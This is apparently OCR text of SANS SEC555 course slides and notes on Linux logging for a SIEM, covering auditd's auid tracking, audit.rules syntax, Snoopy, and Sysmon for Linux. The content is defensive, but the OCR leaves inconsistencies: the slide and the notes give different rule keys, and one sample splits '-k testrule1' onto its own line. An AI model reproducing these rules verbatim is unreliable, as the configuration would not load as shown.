
Audit Example

This slide shows two logs taken from a Linux system. In these examples, a system administrator ran ifconfig and then changed to the root user using sudo su. After that, they ran ifconfig again, cutting the second log in the slideshow. Normally, when a user uses sudo, su logs cannot be tracked back to the end user as all logs now come from root. However, with auditd logging, the auid field identifies who the user was based on initial login.

Here's a breakdown of the events and logs:

1. The user with a user ID of 1,000 logs into the system.
2. This user then runs the command "ifconfig".
3. Auditd generates the first log in this slide. It contains auid=1000 uid=1000 gid=1000. The auid is a generated ID associating all session activity back to the original user, which, in this case, is the user with the user ID of 1000.
4. The user with a user ID of 1000 then changes user accounts by running sudo su. This makes them root. Root has a user ID of 0.
5. This user then runs the command "ifconfig".
6. Auditd generates the second log in this slide. It contains auid=1000 uid=0 gid=0. This shows that the action was performed as root (uid=0); yet the session and subsequent actions are actually from user ID 1000. This can be traced by looking at the matching auid field.

While ifconfig is recorded as being executed, this log does not contain a hash or digital signature related to the binary. In order to add this, the Linux auditing system would need either patching or an upgrade to include this capability. Alternatively, a log agent would need to augment the log during data collection prior to shipping it off.



audit.rules Example

```
# First rule - delete all
-D
# Increase the buffers to survive stress events.
# Make this bigger for busy systems
-b 320

-a exit,always -F arch=b64 -S sethostname -S setdomainname
-k testrule1
-w /etc/passwd -p wa -k passwd
-w /sbin/ifconfig -p x -k ifconfig
```

SANS

SEC555 | SIEM with Tactical Analytics 54

audit.rules Example

Auditd allows for extremely granular monitoring. As a result, it is usually best to plan exactly what needs logging before writing the auditing rules. A general rule of thumb is to try and log only what you intend actually to look at. In the case of auditd, logging everything can have adverse effects on system performance.

The audit.rules file is composed of three types of rules: Control rules, filesystem rules, and system call rules. Control rules are used to define configuration settings for the audit system.

Control rules

In this slide, the first rule is –D, which clears out all rules at the beginning of a configuration file load. Then, it sets the backlog size limit using -b. In this case, the buffer is set to 320 logs. The limit is likely too small for even moderately accessed systems and may need to be increased to 1024 or higher. The higher this is set, the more memory is consumed to handle the buffer. To monitor if your buffer is set high enough, run the command "auditctl -s" and look at the field called lost. If it is not set to zero, then some logs have been lost, and you may need to increase the buffer size.

System call rules

System call rules monitor system calls from processes or users. In this slide, the first custom rule is an example of a system call rule. It takes place after the -D and -b control rules.

```
-a exit,always -F arch=b64 -S sethostname -S setdomainname -k system-locale
```

-a stands for append rule and is applied when monitoring system calls. If -A was used instead of -a it would append the rule at the top of the rule list instead of the bottom. Immediately following -a or -A should be one of four possible options: task, exit, user, or exclude. In almost all cases, exit will be used.

-F arch=b64 refers to the 32-bit or 64-bit architecture. In this case, the syscall for 64-bit calls is being monitored. Note that, in some cases, you may need to monitor both 32-bit and 64-bit syscalls on a 64-bit Linux system.

-S refers to the system call to monitor. In the first rule, both the sethostname and setdomainname system calls are set to be monitored. To see a full list of system calls to monitor, run the command ausyscall --dump. Though not recommended, alternatively, all system calls can be monitored by using -S all.

-k is used to specify the key name. This is an optional field that might be thought of better as an optional rule name. If you specify -k such as -k testrule1 and a log gets generated from this rule, then key=testrule1 will be recorded in the log. This is useful for finding which rules are generating each log. It is a good practice to always specify -k with a unique rule description or name.

File monitor rules

The last two rules specified in this slide are examples of file monitor rules. They are as follows:


```
-w /etc/passwd -p wa -k testrule2
-w /sbin/ifconfig -p x -k testrule3
```

-w specifies that the rule is a watch rule. The file or directory following -w specifies what is being watched.

-p specifies the permissions that are logged. The possible options are r (read), w (write), x (execute), and a (attribute change). In the first example, -p wa is used to monitor writes and attribute changes to the /etc/passwd file. This would log when new users are added to the system. The next example of -p x is used to monitor each time /sbin/ifconfig is executed. Both examples use -k to give the rules names that are recorded in the logs they generate.

Many of the rules written within audit.rules are file monitor rules. This is because Linux treats almost everything as a file. Even hardware is stored as a special file. Another thing that is significant to know is that rule ordering is important. Rules should be written in such a way that the most-often-hit rules are at the top. Failure to do so causes more performance overhead.

For more details on audit.rules, try running "man audit.rules" on a system with audit installed.



Snoopy Logger

Designed to log command line entries to syslog

- Snoopy maintainers: "Snoopy is not a reliable auditing solution. Rogue users can easily manipulate environment to avoid logging by Snoopy"[1]

So worthless to enable?

- Beware of the perfect fallacy solution
- This can ultimately lead to catching an adversary

More on command line logging to be covered...


SANS SEC555 | SIEM with Tactical Analytics 34

Snoopy Logger

The Snoopy Logger is a tiny library that, when installed, logs executed commands. This can be used to see exactly what is being executed on a system. Ironically, the maintainers of Snoopy publicly state that it can be easily bypassed by rogue users. This does not mean it is not of value. Can an adversary or user bypass it? Yes. Will they always know to bypass it? No. One of the prominent goals in a tactical SIEM is to lay down so many possible tripwires that even if one is avoided another will be triggered. Put another way, even a SIEM has defense-in-depth and multiple layers. While one or more may be bypassed, it only takes one successful tactic to catch the bad guys.

Reference:

https://github.com/a2o/snoopy, https://sec555.com/66



Sysmon for Linux

Open-source system monitor tool developed to collect security events from Linux environments

- Uses eBPF (Extended Berkeley Packet Filter)
- Transports logs via Syslog
- Utilizes same Event IDs as Windows allowing for easy integration and correlation within the SIEM
- Possible replacement for Auditd

SANS

SEC555 | SIEM with Tactical Analytics 57

Sysmon for Linux

Developed by Sysinternals and released on the 25th anniversary of Sysmon 1.0 October 14th, 2021

Since the windows and Linux version share the same manifest, all events will have the same fields when shipped to the SIEM allowing for better correlation and consolidated configuration


The articles below explain the installation and operational process

References:

https://in.security/2021/10/18/getting-started-with-sysmon-for-linux/

https://medium.com/@olafhartong/sysmon-for-linux-57de7ca48575

https://www.activecountermeasures.com/hunting-for-persistence-in-linux-part-1-auditd-sysmon-osquery-and-webshells/



Windows vs. Linux Logs

Windows

Many desktops and servers

- Proprietary logging
  - EVT, EVTX, ETL

Logging control

- Group Policy or Local Policy
- PowerShell
- Use of Sysmon or other applications

Linux

Mostly servers and cloud hosting

- Syslog logging

Logging control

- Syslog configuration
- Scripting
- Use of Audit or other applications

SANS


SEC555 | SIEM with Tactical Analytics 58

Windows vs. Linux Logs

Both Windows and Linux systems have different approaches to logging. Windows utilizes a proprietary log approach, and to no surprise, Linux has adopted an open-source approach. Both have strengths, and both have weaknesses.

Windows logs allow for a more precise structure due to using XML schemas, and central management of Windows logging is simple with group policy. Yet, native Windows systems do not have log agent-like capabilities such as parsing and custom output modules.

Linux logs are intended to conform to community standards but sometimes are open to an application author's whims. Because of the lack of structured format, syslog logs and their corresponding fields can be limited. Yet, most modern Linux systems can use syslog not only for logging but for customization, parsing, and much more. In regard to centralized management, Windows clearly wins although there are multiple ways to centrally manage Linux such as through scripts, configuration management tools like Puppet, and more.



Linux Logging Summary

Logs in Linux are significantly different than Windows

- Syslog is the standard format for logs
- Built-in syslog agents such as rsyslog and syslog-ng are common in modern operating systems

Open-source applications are available to extend or add logging capabilities such as:


- Auditd
- Snoopy

SANS

SEC555 | SIEM with Tactical Analytics 59

Linux Logging Summary

Linux logging is primarily built around syslog. This is due to the early and continual adoption of syslog.



Course Roadmap


- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

SANS

SEC555 | SIEM with Tactical Analytics 60

This page intentionally left blank.



Endpoint Collection Strategies

Deciding what to collect and from where is a major task

- Different systems require different levels of logging
  - Compliance requirements often affect a subset of systems
- Collection and retention also varies

There is also the problem of how to collect


- Each problem above has multiple solutions
- Multiple wrong answers and multiple right answers

Module focus is on collection points and how to handle

SEC555 | SIEM with Tactical Analytics 61

Endpoint Collection Strategies

Before collecting logs, organizations are immediately challenged with solving three problems: What needs to be collected, where do I collect these logs from, and how should they be collected? While Section 1 started the process of answering these questions, more details are needed. This is an area where a little bit of planning can go a long way.




SIEM Goal

A goal of SIEM is to provide early detection

- Similar to the importance of early cancer detection

This requires data to analyze and timeliness

- A decision on where to collect becomes critical
- Given common attacks, what logs are important?



